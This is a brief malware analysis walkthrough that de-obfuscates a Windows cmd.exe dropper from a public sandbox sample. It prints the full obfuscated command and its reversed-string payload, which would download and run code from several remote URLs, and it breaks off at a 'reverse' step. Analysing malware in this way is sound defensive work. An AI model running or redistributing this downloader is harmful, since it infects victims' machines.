
**MALVAR ANALYSIS**

https://www.hybrid-analysis.com/sample/9a43186e72bde764614b092b55d4dfba00f528c5f0d45e6ccb56dcee8763a845

INPUT :

cmd.exe /c %LocALappData:~ -3, -2%%pROgramdATa:~-5, 1%D, , /v, /R " ,, ( , (^sET ^ ^ ^ 9o^jB=od^ mC ^58 9i Pa^ OT^ ^B7 ^5M TC 65 AS a4 NT CR^ y^h^ ^8^6 ^BO VQ^}In}B^0{Pxhk^ics^JtZma^K^sc^Qz}zs}0^8k^e5aXZeT^kr4rbt^B;r^SW^y^X^d8yR^dU^$I^7 v^wsdC^s9q^e^7^pc^ xon^urzF^P^JX-Ox^tBZrH^e^aCLt^sMSC0;N^6^)6LW^d^Ldr^TR^a^2$4N^(O0eymluL^i^m^M^fZno^JAtX^xeLjv^FpaeKs^yr.aYp9^KvvQ^sk5$v4;^Q^p^)V^oyCd^d^FEowf^Ba^weCZ^s1an^Aroq^Zpg^K^s^HWebMr^o^X.l^jY^w^3I^e^b^u1u$L^p^(8ceJkt^hs^i^uQrxCwuV.P5^pEfvuEs^F9^$VJ;^8c^1rZ I^3=^Yz^ ^q^HeCFp^B^tyW^e^tfV.F3p3ZvwWsKe^$l^6^;D1^)^5v^(MnnU^Se^s^tpAvo5k.HIpnzv5m^sHC$^Og{q^j^ Cx^)C^S0pO01^J^2sn V^wq^lN^ev^i-DI ^Lts5yuP2t^WXa 4^to^Q^SJ^L.CpYA^QIsEurk$x^7^(v5 yV^f9wIFM;UF^)lJ^( ^I^dg^Hn^Qx^eB5siI^.kuY^i1I^hSu^Gy$C^M;iR^)bL^0dc,^bjv^a^HXk^0^PnI$^a^m,aD'ME^THNEN^j^G^Pw'tX^(lGn^obexF^p9z^ogx.c^OYyR^IIhuS^p^$G0^{yAy^HCr^3TtA^x^{Dv^)0^YFubQ^o^Ui^B^e$cG^ O9ni0^iV^a ^5^fvm^4XKMPHJ^$E5^(o^q^h^ygcv^pavBeAQrN^PoUkffh;IF^'tz^mWVa^FRe^mEr^G^wtecsU^e^.GzbAldu4^oS^6^dC3a^F7^'^Z9 9kmNFo5rc3^T^-i^h SXthQcK^ke^Hi^jx^obwVO^bt-SbwN^7^eGSNJG mb=hA JZp^l^qv4ysX^P$vz;P^f^'6Gp^Un^t^Hk^tNWhG7lPJmr^wx^4 .^DV^2RqlOwm^2jxjV^s^Op^mD^x'vb nCmclo^3^zcP4-m^w U^L^t^I4c5^2eSv^jBm^b^W^fO^d7-^f^2wL^I^ev3NrT=bS giYMNIq2^uK^W^$3^G;^DR^)^lS'B^j^eXZxbZ^ea3.OGwtEUajzrV\sv'jR+Rv^)^U5^(E^ hxC^t2^Wa^7a^PBzpaUmAO^ev^UT^e^ t6^ae^wiGk^M:bC:ki^]DPhJftR0^anvPOq^.^3c^O3^FIrG.^8BmiMe8wttksHoyhV^SKc[^j^X^( t=^4n^W9p^d^2^KRVY^$G ^;es^) ^P^'QW@aX'^Ow^(^aQt^TP^i7^dl^b7pa5^Ss5.4t'3^KgzV^HMLiE4^a^UAD49ibjf0j/ERm^dmo^ZTcQe.e^L^gRJ^b3^Y^m^wir1j^a^MKf6^geDR.fVachiTXrTMaN5g^G4l9Gu^8vbUN-^5csC8^a5^XgP^Yor^Ui^2WbO^4/1o/fN:03pa^St^Q^Y^tzd^h4v@^Zmq^Hc^sFP/Ikm^Sn^o^e^fc9r.V^PzY^mb^gYa9RsrOg^mnr^QRbb^m.UIw^h^P^w3yw5t/V7/AV:^QDp^o^ltpQtW^oh2S^@Cimr^hVl^6^BkM0MFad^iS^15/jXz2tiUYb^BU.T6y^Ayc^7^3nKXe86gHTacD^eJ^7v4YiyothZaF9e7grDNc^48^.dAw^Q3wLh^wt^K/Pf/^3Z^:Ujpr^Mt^Yh^tZ^shRA^@3^i^6cbJ^qbW^Q1NDH/^q7^thAe^pCnD^1.^s^h^o9Vn7Ya^O^ujy^q^uyW^diengRaWemoc/50/ ^G:mdpAUt^HNtw^4^h1x^@ZCtNO7Uo8NjW^K^D^dyZ^x^eUYGL/KBm^kW^o^UKcUV^.^LSa^xy^iB^y^dC^ZeGZm^jva^ hm4m^io^5hEnaAPmjG/iZ/h^J:^ ppsNt^J^h^t4 ^hBR'bC^=gc^Fm^x^Qu5ixU^$0B;^p0'dm^d4^I^f^gLr^Xb^'pU=4hi^kJ^Y1MBeD^$N^G HilK9lQw^e^s^BhrHsDIrSXe^Q^Dw^W^fojN^p) , , , , ,)& ,,, ^For, , , /^l , %^3 , ,, ^IN,, (+16^40 ^, ^ -^3^ ^,+^2^ ) , ^d^O, , , ( ,(, , S^E^T c2^zZ=!c2^zZ!!9o^jB:~ %^3,1!) , , ,)&& , , , IF , ,%^3 ,, , == , , ^2 ,, ( , ( (ca^lL, , %c2^zZ:~ +6% ) , , , , , ) ,)

Replacing caps with empty




New Payload generated by OUTPUT is :

cmd.exe /c %LocALappData:~ -3, -2%%pROgramdATa:~-5, 1%D, , /v, /R " ,, ( , (sET 9ojB=od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO VQ}In}B0{PxhkicsJtZmaKscQz}zs}08ke5aXZeTkr4rbtB;rSWyXd8yRdU$I7 vwsdCs9qe7pc xonurzFPJX-OxtBZrHeaCLtsMSC0;N6)6LWdLdrTRa2$4N(O0eymluLimMfZnoJAtXxeLjvFpaeKsyr.aYp9KvvQsk5$v4;Qp)VoyCddFEowfBaweCZs1anAroqZpgKsHWebMroX.ljYw3Iebu1u$Lp(8ceJkthsiuQrxCwuV.P5pEfvuEsF9$VJ;8c1rZ I3=Yz qHeCFpBtyWetfV.F3p3ZvwWsKe$l6;D1)5v(MnnUSestpAvo5k.HIpnzv5msHC$Og{qj Cx)CS0pO01J2sn VwqlNevi-DI Lts5yuP2tWXa 4toQSJL.CpYAQIsEurk$x7(v5 yVf9wIFM;UF)lJ( IdgHnQxeB5siI.kuYi1IhSuGy$CM;iR)bL0dc,bjvaHXk0PnI$am,aD'METHNENjGPw'tX(lGnobexFp9zogx.cOYyRIIhuSp$G0{yAyHCr3TtAx{Dv)0YFubQoUiBe$cG O9ni0iVa 5fvm4XKMPHJ$E5(oqhygcvpavBeAQrNPoUkffh;IF'tzmWVaFRemErGwtecsUe.GzbAldu4oS6dC3aF7'Z9 9kmNFo5rc3T-ih SXthQcKkeHijxobwVObt-SbwN7eGSNJG mb=hA JZplqv4ysXP$vz;Pf'6GpUntHktNWhG7lPJmrwx4 .DV2RqlOwm2jxjVsOpmDx'vb nCmclo3zcP4-mw ULtI4c52eSvjBmbWfOd7-f2wLIev3NrT=bS giYMNIq2uKW$3G;DR)lS'BjeXZxbZea3.OGwtEUajzrV\sv'jR+Rv)U5(E hxCt2Wa7aPBzpaUmAOevUTe t6aewiGkM:bC:ki]DPhJftR0anvPOq.3cO3FIrG.8BmiMe8wttksHoyhVSKc[jX( t=4nW9pd2KRVY$G ;es) P'QW@aX'Ow(aQtTPi7dlb7pa5Ss5.4t'3KgzVHMLiE4aUAD49ibjf0j/ERmdmoZTcQe.eLgRJb3Ymwir1jaMKf6geDR.fVachiTXrTMaN5gG4l9Gu8vbUN-5csC8a5XgPYorUi2WbO4/1o/fN:03paStQYtzdh4v@ZmqHcsFP/IkmSnoefc9r.VPzYmbgYa9RsrOgmnrQRbbm.UIwhPw3yw5t/V7/AV:QDpoltpQtWoh2S@CimrhVl6BkM0MFadiS15/jXz2tiUYbBU.T6yAyc73nKXe86gHTacDeJ7v4YiyothZaF9e7grDNc48.dAwQ3wLhwtK/Pf/3Z:UjprMtYhtZshRA@3i6cbJqbWQ1NDH/q7thAepCnD1.sho9Vn7YaOujyquyWdiengRaWemoc/50/ G:mdpAUtHNtw4h1x@ZCtNO7Uo8NjWKDdyZxeUYGL/KBmkWoUKcUV.LSaxyiBydCZeGZmjva hm4mio5hEnaAPmjG/iZ/hJ: ppsNtJht4 hBR'bC=gcFmxQu5ixU$0B;p0'dmd4IfgLrXb'pU=4hikJY1MBeD$NG HilK9lQwesBhrHsDIrSXeQDwWfojNp) , , , , ,)& ,,, For, , , /l , %3 , ,, IN,, (+1640 , -3 ,+2 ) , dO, , , ( ,(, , SET c2zZ=!c2zZ!!9ojB:~ %3,1!) , , ,)&& , , , IF , ,%3 ,, , == , , 2 ,, ( , ( (calL, , %c2zZ:~ +6% ) , , , , , ) ,)


Take payload from od mC……. To until SET command ends

od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO VQ}In}B0{PxhkicsJtZmaKscQz}zs}08ke5aXZeTkr4rbtB;rSWyXd8yRdU$I7 vwsdCs9qe7pc xonurzFPJX-OxtBZrHeaCLtsMSC0;N6)6LWdLdrTRa2$4N(O0eymluLimMfZnoJAtXxeLjvFpaeKsyr.aYp9KvvQsk5$v4;Qp)VoyCddFEowfBaweCZs1anAroqZpgKsHWebMroX.ljYw3Iebu1u$Lp(8ceJkthsiuQrxCwuV.P5pEfvuEsF9$VJ;8c1rZ I3=Yz qHeCFpBtyWetfV.F3p3ZvwWsKe$l6;D1)5v(MnnUSestpAvo5k.HIpnzv5msHC$Og{qj Cx)CS0pO01J2sn VwqlNevi-DI Lts5yuP2tWXa 4toQSJL.CpYAQIsEurk$x7(v5 yVf9wIFM;UF)lJ( IdgHnQxeB5siI.kuYi1IhSuGy$CM;iR)bL0dc,bjvaHXk0PnI$am,aD'METHNENjGPw'tX(lGnobexFp9zogx.cOYyRIIhuSp$G0{yAyHCr3TtAx{Dv)0YFubQoUiBe$cG O9ni0iVa 5fvm4XKMPHJ$E5(oqhygcvpavBeAQrNPoUkffh;IF'tzmWVaFRemErGwtecsUe.GzbAldu4oS6dC3aF7'Z9 9kmNFo5rc3T-ih SXthQcKkeHijxobwVObt-SbwN7eGSNJG mb=hA JZplqv4ysXP$vz;Pf'6GpUntHktNWhG7lPJmrwx4 .DV2RqlOwm2jxjVsOpmDx'vb nCmclo3zcP4-mw ULtI4c52eSvjBmbWfOd7-f2wLIev3NrT=bS giYMNIq2uKW$3G;DR)lS'BjeXZxbZea3.OGwtEUajzrV\sv'jR+Rv)U5(E hxCt2Wa7aPBzpaUmAOevUTe t6aewiGkM:bC:ki]DPhJftR0anvPOq.3cO3FIrG.8BmiMe8wttksHoyhVSKc[jX( t=4nW9pd2KRVY$G ;es) P'QW@aX'Ow(aQtTPi7dlb7pa5Ss5.4t'3KgzVHMLiE4aUAD49ibjf0j/ERmdmoZTcQe.eLgRJb3Ymwir1jaMKf6geDR.fVachiTXrTMaN5gG4l9Gu8vbUN-5csC8a5XgPYorUi2WbO4/1o/fN:03paStQYtzdh4v@ZmqHcsFP/IkmSnoefc9r.VPzYmbgYa9RsrOgmnrQRbbm.UIwhPw3yw5t/V7/AV:QDpoltpQtWoh2S@CimrhVl6BkM0MFadiS15/jXz2tiUYbBU.T6yAyc73nKXe86gHTacDeJ7v4YiyothZaF9e7grDNc48.dAwQ3wLhwtK/Pf/3Z:UjprMtYhtZshRA@3i6cbJqbWQ1NDH/q7thAepCnD1.sho9Vn7YaOujyquyWdiengRaWemoc/50/ G:mdpAUtHNtw4h1x@ZCtNO7Uo8NjWKDdyZxeUYGL/KBmkWoUKcUV.LSaxyiBydCZeGZmjva hm4mio5hEnaAPmjG/iZ/hJ: ppsNtJht4 hBR'bC=gcFmxQu5ixU$0B;p0'dmd4IfgLrXb'pU=4hikJY1MBeD$NG HilK9lQwesBhrHsDIrSXeQDwWfojNp


Character Count of this payload :




Characters (With spaces matches with the Iteration given in source code (+1640 , -3 ,+2 ) as it counted from 0 so ends at 1640 ,In character count from word is 1 to 1641




Check for any Syntax highlighter



Apply reverse

